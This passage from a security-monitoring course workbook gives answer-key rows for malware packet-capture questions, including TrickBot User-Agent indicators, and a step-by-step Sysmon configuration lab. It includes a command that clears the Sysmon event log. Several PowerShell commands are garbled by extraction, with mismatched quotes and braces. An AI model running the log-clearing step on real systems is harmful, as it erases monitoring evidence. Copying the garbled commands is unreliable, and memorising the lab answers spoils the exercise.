<i>Server IP Address</i>	<i>HTTP Status Code</i>
23.88.92.15	405

4. What Microsoft client operating system is running on 10.5.11.57? Be as specific as possible.

<i>Operating System</i>
Windows 7

Analysis of /pcaps/conduit.pcap and /pcaps/trickbot.pcap

5. conduit.pcap contains one suspicious User-Agent, and trickbot.pcap contains two. List these suspicious User-Agents below.

<i>PCAP</i>	<i>User-Agent String</i>
/pcaps/conduit.pcap	FDMuiless
/pcaps/trickbot.pcap	BotLoader
/pcaps/trickbot.pcap	TrickLoader

Analysis of /pcaps/normal/https/alexa-top-500.pcap and /pcaps/tbot.pcap

6. Create a file containing the unique SSL certificate issuers present in both /pcaps/normal/https/alexa-top-500.pcap and /pcaps/tbot.pcap

Identify the shortest unique SSL issuer in both pcaps. List the length of each shortest issuer in bytes. Note: tshark and bro may provide different answers. The answer key is based on bro.

<i>PCAP</i>	<i>Shortest SSL issuer length in bytes</i>
/pcaps/normal/https/alexa-top-500.pcap	30
/pcaps/tbot.pcap	19

Exercise 4.1 - Sysmon

Objectives

- Use and understand the Sysinternals Sysmon command.
- Configure Sysmon.
- Filter Sysmon logging based on:
 - Processes
 - Network connections
 - Driver loading
 - Image loading

Exercise Setup


Notes

Copying and pasting from the wiki will be quite helpful for this lab (and other Windows-based labs). The wiki runs on Linux, and this lab uses Windows. You may access a cloud-based copy of the wiki by surfing to: <https://wiki.sec511.com>. The site username and password are the same as the bootcamp scoring server username/password.

For ease of visibility, PowerShell text is black with a white background. Your VM has the default white text with a blue background.

1. This exercise uses your Security511 Windows VM. If you are not already logged in, log in as **student** (password is **Security511**).

Right-click the PowerShell taskbar icon (on the lower left of the desktop), and choose "Run as Administrator."




First: clear the existing Sysmon logs (a large amount of logs will cause delays in processing Sysmon logs).

```
wevtutil cl Microsoft-Windows-Sysmon/Operational
```

Display the current (default) Sysmon settings:

```
sysmon -c
```



You may view the current Sysmon logs with Event Viewer (eventvwr.exe) or PowerShell. In Event Viewer, the Sysmon logs are located at Application and Services Logs -> Microsoft -> Windows -> Sysmon -> Operational.

PowerShell has a learning curve but is much more powerful than Event Viewer. We use PowerShell during this lab and perform more work with PowerShell during 511.5.

To view a summary of Sysmon logs in PowerShell, type:

```
Get-WinEvent @{"logname="Microsoft-Windows-Sysmon/Operational";}
```

```
PS C:\WINDOWS\system32> Get-WinEvent @{"logname="Microsoft-Windows-Sysmon/Operational";}
```

ProviderName: Microsoft-Windows-Sysmon

TimeCreated	Id	Level	DisplayName	Message
9/8/2018 5:37:03 PM	5	Information		Process terminated:...
9/8/2018 5:37:03 PM	5	Information		Process terminated:...
9/8/2018 5:36:58 PM	2	Information		File creation time changed:...
9/8/2018 5:36:58 PM	1	Information		Process Create:...
9/8/2018 5:36:58 PM	1	Information		Process Create:...
9/8/2018 5:36:58 PM	1	Information		Process Create:...
9/8/2018 5:36:58 PM	5	Information		Process terminated:...
9/8/2018 5:36:58 PM	1	Information		Process Create:...
9/8/2018 5:36:58 PM	1	Information		Process Create:...
9/8/2018 5:36:44 PM	5	Information		Process terminated:...
9/8/2018 5:36:44 PM	5	Information		Process terminated:...
9/8/2018 5:36:44 PM	5	Information		Process terminated:...
9/8/2018 5:36:29 PM	5	Information		Process terminated:...
9/8/2018 5:36:27 PM	5	Information		Process terminated:...
9/8/2018 5:36:26 PM	1	Information		Process Create:...
9/8/2018 5:36:24 PM	1	Information		Process Create:...
9/8/2018 5:36:20 PM	5	Information		Process terminated:...
9/8/2018 5:36:19 PM	1	Information		Process Create:...
9/8/2018 5:36:19 PM	6	Information		Driver loaded:...
9/8/2018 5:36:19 PM	1	Information		Process Create:...
9/8/2018 5:36:03 PM	5	Information		Process terminated:...
9/8/2018 5:35:58 PM	1	Information		Process Create:...

You may see more detail by piping to "fl" (format list; note the second character is the letter "ell" and not a one), and paging with "more":

```
Get-WinEvent @{"logname="Microsoft-Windows-Sysmon/Operational";}| fl | more
```

```
Administrator: Windows PowerShell
PS C:\WINDOWS\system32> Get-WinEvent @([logname="Microsoft-Windows-Sysmon/Operational"];)| f1 | more

TimeCreated      : 9/8/2018 5:51:26 PM
ProviderName     : Microsoft-Windows-Sysmon
Id               : 1
Message          : Process Create:
                  RuleName:
                  UtcTime: 2018-09-08 17:51:26.705
                  ProcessGuid: {0FD50764-0C1E-5B94-0000-001013FD3402}
                  ProcessId: 9224
                  Image: C:\Windows\System32\SearchFilterHost.exe
                  FileVersion: 7.0.17134.1 (WinBuild.160101.0800)
                  Description: Microsoft Windows Search Filter Host
                  Product: Windowsr Search
                  Company: Microsoft Corporation
                  CommandLine: "C:\WINDOWS\system32\SearchFilterHost.exe" 0 744 748 756 8192 752
                  CurrentDirectory: C:\WINDOWS\system32\
                  User: NT AUTHORITY\SYSTEM
                  LogonGuid: {0FD50764-AACA-5B8E-0000-0020E7030000}
                  LogonId: 0x3E7
                  TerminalSessionId: 0
                  IntegrityLevel: Medium
                  Hashes: SHA1=0C586982728A63AFDBE3D40307D266F5C74FAF40
                  ParentProcessGuid: {0FD50764-AB18-5B8E-0000-001006950500}
                  ParentProcessId: 324
                  ParentImage: C:\Windows\System32\SearchIndexer.exe
                  ParentCommandLine: C:\WINDOWS\system32\SearchIndexer.exe /Embedding
```

You may also filter based on the Sysmon id:


Id	Tag	Event
1	ProcessCreate	Process Create
2	FileCreateTime	File creation time changed
3	NetworkConnect	Network connection detected
5	ProcessTerminate	Process terminated
6	DriverLoad	Driver loaded
7	ImageLoad	Image loaded
8	CreateRemoteThread	CreateRemoteThread detected
9	RawAccessRead	Read via \\.\
10	ProcessAccess	Process opens another process
11	FileCreate	File is created or overwritten
12	RegistryEvent (Object)	Registry Object create and delete
13	RegistryEvent (Value)	Registry value modification
14	RegistryEvent (Key/Value)	Registry key or value renamed
15	FileCreateStreamHash	Named file stream creation
16	n/a	n/a
17	PipeEvent (create)	Named pipe created
18	PipeEvent (connect)	Named pipe connected
19	WmiEvent	WmiEventFilter activity detected

For example, to show only DriverLoad events (id 6), add "id=6" at the end of the Get-WinEvent command before the closing curly bracket ("}"):

```
Get-WinEvent @{"logname="Microsoft-Windows-Sysmon/Operational";id=6}| fl | more
```

Warning

If a driver has not loaded since you cleared the Sysmon logs, you may see an error here.



```
Administrator: Windows PowerShell

TimeCreated : 9/8/2018 5:36:19 PM
ProviderName : Microsoft-Windows-Sysmon
Id : 6
Message : Driver loaded:
         RuleName:
         UtcTime: 2018-09-08 17:36:19.332
         ImageLoaded: C:\Windows\System32\drivers\monitor.sys
         Hashes: SHA1=5419458F99E067C3E1E2DD345613631024AA1261
         Signed: true
         Signature: Microsoft Windows
         SignatureStatus: Valid

TimeCreated : 9/8/2018 5:18:57 PM
ProviderName : Microsoft-Windows-Sysmon
Id : 6
Message : Driver loaded:
         RuleName:
         UtcTime: 2018-09-08 17:18:57.592
         ImageLoaded: C:\Windows\System32\drivers\monitor.sys
         Hashes: SHA1=5419458F99E067C3E1E2DD345613631024AA1261
         Signed: true
         Signature: Microsoft Windows
         SignatureStatus: Valid


-- More --
```

Challenges

Reconfigure Sysmon to perform the following actions:

1. Log SHA1 hashes only.
2. Log DriverLoad, except for drivers with a signature containing "microsoft" or "windows".
3. Log ImageLoad, except for images (DLLs) with a signature containing "microsoft" or "windows".

4. Disable process termination logging.
5. Log network connections, but ignore ports 80, 137, and 443.
6. Log process creation:
 - a. Use the SHA1 hash to ignore putty.exe
7. Load your new Sysmon configuration and verify it is running properly.
8. Run the command **ipconfig /all**
 - a. Verify Sysmon logged the command including the command line argument.

 **Note**

Sysmon filters are case-insensitive, so "windows" will match "Windows".

You may check the previous section for guidance. A basic Sysmon config exists in \labs\sysmon-config-basic.txt. This needs to be updated to meet the preceding criteria.

This command shows Sysmon's configuration help information:

```
sysmon -? config
```

 **Spoiler alert**

The complete solution is in \labs\sysmon-config-answer.txt

 **Some Hints**

Open PowerShell as administrator (see previous "Exercise Setup" section for directions if necessary) and view the Sysmon configuration help.

Note the sample configuration, and use this as a basis for your solution. We used a somewhat simplified version, shown here:

```
<Sysmon schemaversion="4.22">
  <!-- Capture all hashes -->
  <HashAlgorithms>*</HashAlgorithms>
  <EventFiltering>
    <!-- Log all drivers except if the signature -->
    <!-- contains Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connection if the destination port equal 443 -->
    <!-- or 80, and process isn't InternetExplorer -->
    <NetworkConnect onmatch="include">
      <DestinationPort>443</DestinationPort>
      <DestinationPort>80</DestinationPort>
    </NetworkConnect>
  </EventFiltering>
</Sysmon>
```

Note this file is also saved in `\labs\sysmon-config-basic.txt`, which you may use as the basis of your updated config. Copy `\labs\sysmon-config-basic.txt` to `\labs\sysmon-config.txt` and edit with notepad:

```
copy \labs\sysmon-config-basic.txt \labs\sysmon-config.txt
notepad \labs\sysmon-config.txt
```

Some Additional Hints ▼

We will check syntax after every change by loading the updated config and checking Sysmon logs.

1. Log SHA1 hashes only:

- Change this section (currently logging all hashes) to log only SHA1:

```
<HashAlgorithms>*</HashAlgorithms>
```

If you are stuck, remember that full answers follow in the next section.

When done, save in Notepad.

Then load the new config, and view Sysmon events with id 1 (ProcessCreate), and format list output:

```
sysmon -c \labs\sysmon-config.txt
```

```
Get-WinEvent @{"logname"="Microsoft-Windows-Sysmon/Operational";id=1}| fl | more
```

Verify processes are logging with SHA1 only:

```

Administrator: Windows PowerShell
TimeCreated      : 9/8/2018 6:20:26 PM
ProviderName     : Microsoft-Windows-Sysmon
Id              : 1
Message         : Process Create:
                  RuleName:
                  UtcTime: 2018-09-08 18:20:26.990
                  ProcessGuid: {0FD50764-12EA-5B94-0000-0010920B1200}
                  ProcessId: 7844
                  Image: C:\Windows\System32\conhost.exe
                  FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
                  Description: Console Window Host
                  Product: Microsoft Windows Operating System
                  Company: Microsoft Corporation
                  CommandLine: \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
                  CurrentDirectory: C:\WINDOWS
                  User: SEC511\student
                  LogonGuid: {0FD50764-124C-5B94-0000-00203D0D0500}
                  LogonId: 0x50D3D
                  TerminalSessionId: 1
                  IntegrityLevel: High
                  Hashes: SHA1=8F9BC1B7D65188D0ADBDF74CCCE4EED78BF4C129
                  ParentProcessGuid: {0FD50764-12EA-5B94-0000-00103A0A1200}
                  ParentProcessId: 7908
                  ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  
```

This image shows the conhost process, but any process will be fine, as long as only SHA1 is listed.

2. Log DriverLoad, except for drivers with a signature containing "microsoft" or "windows":

- The current DriverLoad section requires no changes:

```

<DriverLoad onmatch="exclude">
  <Signature condition="contains">microsoft</Signature>
  <Signature condition="contains">windows</Signature>
</DriverLoad>
  
```

View Sysmon events with id 6 (DriverLoad) looking for any entries **occurring after the initial Sysmon configuration** with Microsoft or Windows in the Signature portion.

```
Get-WinEvent @{"logname"="Microsoft-Windows-Sysmon/Operational";id=6}| fl | more
```

3. Log ImageLoad, except for images (DLLs) with a signature containing "microsoft" or "windows":

- Copy/paste the four-line DriverLoad section and change accordingly.

If you are stuck, remember that full answers follow in the next section.

When done, save in Notepad.

Then load the new config, view Sysmon events with id 7 (ImageLoad), and format list output:


```
sysmon -c \labs\sysmon-config.txt
```

```
Get-WinEvent @{{logname="Microsoft-Windows-Sysmon/Operational";id=7}| fl | more
```

4. Disable process termination logging:

The current ProcessTerminate section requires no changes:

```
<!-- Do not log process termination -->  
<ProcessTerminate onmatch="include" />
```

View Sysmon events with id 5 (ProcessTerminate) looking for any entries **occurring after the initial Sysmon configuration** with Microsoft or Windows in the Signature portion.

```
Get-WinEvent @{{logname="Microsoft-Windows-Sysmon/Operational";id=5}| fl | more
```

5. Log network connections, but ignore ports 80, 137, and 443.

This one is trickier! The current section **includes** ports (443) and (80) and ignores the rest.

- We want to **exclude** the listed ports and log the rest.

Change this section accordingly. When you are done there should be five lines instead of four:

```
<NetworkConnect onmatch="include">  
  <DestinationPort>443</DestinationPort>  
  <DestinationPort>80</DestinationPort>  
</NetworkConnect>
```

If you are stuck, remember that full answers follow in the next section.

When done, save in Notepad.

Then load the new config, view Sysmon events with id 3 (NetworkConnect), and format list output:

```
sysmon -c \labs\sysmon-config.txt
```

```
Get-WinEvent @{{logname="Microsoft-Windows-Sysmon/Operational";id=3}| fl | more
```

6. Log process creation, and use the SHA1 hash to ignore putty.exe.

Run putty, and then check the SHA1 signature. Note: This requires successful completion of step 1.

```
putty
```

```
Get-WinEvent @{"logname="Microsoft-Windows-Sysmon/Operational";id=1}| fl | more
```

View the hash of putty.exe. The hash follows the string "Hashes: SHA1=".

Add a "ProcessCreate" section to \labs\sysmon-config.txt, and verify that your putty.exe hash is the same as the one below (it may change due to patching; in that case use your hash, and not the hash shown below):

```
<ProcessCreate onmatch="exclude">  
  <Hashes condition="contains">3B1333F826E5FE36395042FE0F1B895F4A373F1B</Hashes>  
</ProcessCreate>
```

If you are stuck, remember that full answers follow in the next section.

When done, save in Notepad.

Then load the new config, run putty, and view Sysmon events with id 1 (ProcessCreate), and format list output:

```
sysmon -c \labs\sysmon-config.txt  
putty
```

```
Get-WinEvent @{"logname="Microsoft-Windows-Sysmon/Operational";id=1}| fl | more
```

Verify that putty.exe is not logged.

Finally, run **ipconfig /all**, and verify the command line was logged by Sysmon:

```
ipconfig /all  
Get-WinEvent @{"logname="Microsoft-Windows-Sysmon/Operational";id=1}| fl | more
```

Solution

Open PowerShell as administrator (see previous "Exercise Setup" section for directions if necessary) and copy \labs\sysmon-config-basic.txt to \labs\sysmon-config.txt

```
copy \labs\sysmon-config-basic.txt \labs\sysmon-config.txt
```

Open \labs\sysmon-config.txt in Notepad:

```
notepad \labs\sysmon-config.txt
```

```
Administrator: Windows PowerShell
PS C:\WINDOWS\system32> sysmon -c

System Monitor v10.41 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
- Service name: Sysmon
- Driver name: SysmonDrv
- HashingAlgorithms: SHA1,MD5,SHA256,IMPHASH
- Network connection: enabled
- Image loading: disabled
- CRL checking: disabled
- Process Access: disabled

Rule configuration (version 4.22):
- DriverLoad onmatch: exclude combine rules using 'And'
  Signature filter: contains value: 'microsoft'
  Signature filter: contains value: 'windows'
- ProcessTerminate onmatch: include combine rules using 'And'
- NetworkConnect onmatch: include combine rules using 'And'
  DestinationPort filter: is value: '443'
  DestinationPort filter: is value: '80'

PS C:\WINDOWS\system32>
```

Load this configuration to ensure it works properly.

```
sysmon -c \labs\sysmon-config.txt
```

```
Administrator: Windows PowerShell
PS C:\WINDOWS\system32> sysmon -c \labs\sysmon-config.txt

System Monitor v10.41 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.22
Configuration file validated.
Configuration updated.

PS C:\WINDOWS\system32>
```

Display the current Sysmon configuration:

```
sysmon -c
```

```
Administrator: Windows PowerShell
PS C:\WINDOWS\system32> sysmon -c

System Monitor v10.41 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Current configuration:
- Service name: Sysmon
- Driver name: SysmonDrv
- HashingAlgorithms: SHA1,MD5,SHA256,IMPHASH
- Network connection: enabled
- Image loading: disabled
- CRL checking: disabled
- Process Access: disabled

Rule configuration (version 4.22):
- DriverLoad onmatch: exclude combine rules using 'And'
  Signature filter: contains value: 'microsoft'
  Signature filter: contains value: 'windows'
- ProcessTerminate onmatch: include combine rules using 'And'
- NetworkConnect onmatch: include combine rules using 'And'
  DestinationPort filter: is value: '443'
  DestinationPort filter: is value: '80'
```

Let's begin editing the file. It is helpful to make changes one at a time, saving and loading the configuration as you go. Errors will be easier to identify this way.

Here are the changes you need to make:

1. Log SHA1 hashes only.
2. Log DriverLoad, except for drivers with a signature containing "microsoft" or "windows".
3. Log ImageLoad, except for images (DLLs) with a signature containing "microsoft" or "windows".
4. Disable process termination logging.
5. Log network connections, but ignore ports 80, 137, and 443.
6. Log process creation:
 - a. Use the SHA1 hash to ignore putty.exe

1. Log SHA1 hashes only. Change these two lines of the configuration:

```
<!-- Capture all hashes -->
<HashAlgorithms>*</HashAlgorithms>
```

Change to:

```
<!-- Capture SHA1 hashes -->
<HashAlgorithms>SHA1</HashAlgorithms>
```


Save the file in Notepad and load the updated configuration:

```
sysmon -c c:\labs\sysmon-config.txt
```

View Sysmon events with id 1 (ProcessCreate), format list output:

```
Get-WinEvent @{"logname"="Microsoft-Windows-Sysmon/Operational";id=1}| fl | more
```

Verify processes are logging with SHA1 only:



This image shows the conhost process, but any process will be fine, as long as only SHA1 is listed.

2. Log DriverLoad, except for drivers with a signature containing "microsoft" or "windows".

This is all set, as the basic script already does this:

```
<DriverLoad onmatch="exclude">
  <Signature condition="contains">microsoft</Signature>
  <Signature condition="contains">windows</Signature>
</DriverLoad>
```

View Sysmon events with id 6 (DriverLoad) looking for any entries **occurring after the initial Sysmon configuration** with Microsoft or Windows in the Signature portion.

```
Get-WinEvent @{"logname"="Microsoft-Windows-Sysmon/Operational";id=6}| fl | more
```

Note: If you receive an error, it is likely that no logs have been created since clearing the sysmon logs earlier. To generate logs, you can disable and re-enable the VMware Mouse drivers as shown below, then re-run the the above command.

```
Get-PnpDevice | where {$_.friendlyname -eq "VMware USB Pointing Device" } | Disable-PnpDevice - Confirm:$false

Get-PnpDevice | where {$_.friendlyname -eq "VMware USB Pointing Device" } | Enable-PnpDevice - Confirm:$false
```

3. Log ImageLoad, except for images (DLLs) with a signature containing "microsoft" or "windows".

Copy/paste the four-line DriverLoad section:

```
<DriverLoad onmatch="exclude">
  <Signature condition="contains">microsoft</Signature>
  <Signature condition="contains">windows</Signature>
</DriverLoad>
```

Note: Be sure to copy and not cut. We want to create a new section while leaving the old DriverLoad section as-is.

Then change to (bold font indicates change):

```
<ImageLoad onmatch="exclude">
  <Signature condition="contains">microsoft</Signature>
  <Signature condition="contains">windows</Signature>
</ImageLoad>
```

Save the file in Notepad and load the updated configuration:

```
sysmon -c c:\labs\sysmon-config.txt
```

Launch a non-Microsoft process, to ensure something is logged (with a signature that does not contain "microsoft" or "windows"). Double-click on the Chrome icon in the Taskbar (bottom portion of the screen).



Close Chrome after it opens. Then view Sysmon events with id 7 (ImageLoad), and format list output:

```
Get-WinEvent @({logname="Microsoft-Windows-Sysmon/Operational";id=7}| fl | more
```

4. Disable process termination logging:

The current ProcessTerminate section requires no changes:

```
<!-- Do not log process termination -->  
<ProcessTerminate onmatch="include" />
```

View Sysmon events with id 5 (ProcessTerminate) looking for any entries **occurring after the initial Sysmon configuration**.

```
Get-WinEvent @{"logname"="Microsoft-Windows-Sysmon/Operational";id=5}| fl | more
```

5. Log network connections, but ignore ports 80, 137, and 443.

Edit the NetworkConnect Section:

```
<NetworkConnect onmatch="include">  
  <DestinationPort>443</DestinationPort>  
  <DestinationPort>80</DestinationPort>  
</NetworkConnect>
```

The current section "includes" ports 443 and 80 and ignores the rest. We want to "exclude" ports 137, 80, and 443, and log the rest. Change "onmatch" to "exclude", and add one DestinationPort line. Bold font indicates new or changed content:

```
<NetworkConnect onmatch="exclude">  
  <DestinationPort>137</DestinationPort>  
  <DestinationPort>443</DestinationPort>  
  <DestinationPort>80</DestinationPort>  
</NetworkConnect>
```

Save the file in Notepad and load the updated configuration:

```
sysmon -c c:\labs\sysmon-config.txt
```

Generate 53/udp traffic to create a log entry:

```
nslookup www.sec511.com
```

View Sysmon events with id 3 (NetworkConnect), and format list output:

```
Get-WinEvent @{"logname"="Microsoft-Windows-Sysmon/Operational";id=3}| fl | more
```


6. Log process creation, and use the SHA1 hash to ignore putty.exe.

- Run putty, and then check the SHA1 signatures. Note: This requires successful completion of step 1.

```
putty
```

```
Get-WinEvent @{"logname"="Microsoft-Windows-Sysmon/Operational";id=1}| fl | more
```

View the hash of putty.exe:



Note: The SHA1 hash for putty.exe may change due to patching. Please use the hash you see on your screen.

Copy the hash of putty.exe from the Get-WinEvent you just ran.

```
<ProcessCreate onmatch="exclude">
  <Hashes condition="contains">3B1333F826E5FE36395042FE0F1B895F4A373F1B</Hashes>
</ProcessCreate>
```

Warning: The SHA1 hash of putty.exe may change due to patching. Please use the hash you see on your screen.

When done, save in Notepad.

Then load the new config, note the time, run putty, and view Sysmon events with id 1 (ProcessCreate), and format list output:

```
sysmon -c \labs\sysmon-config.txt
date
putty
```

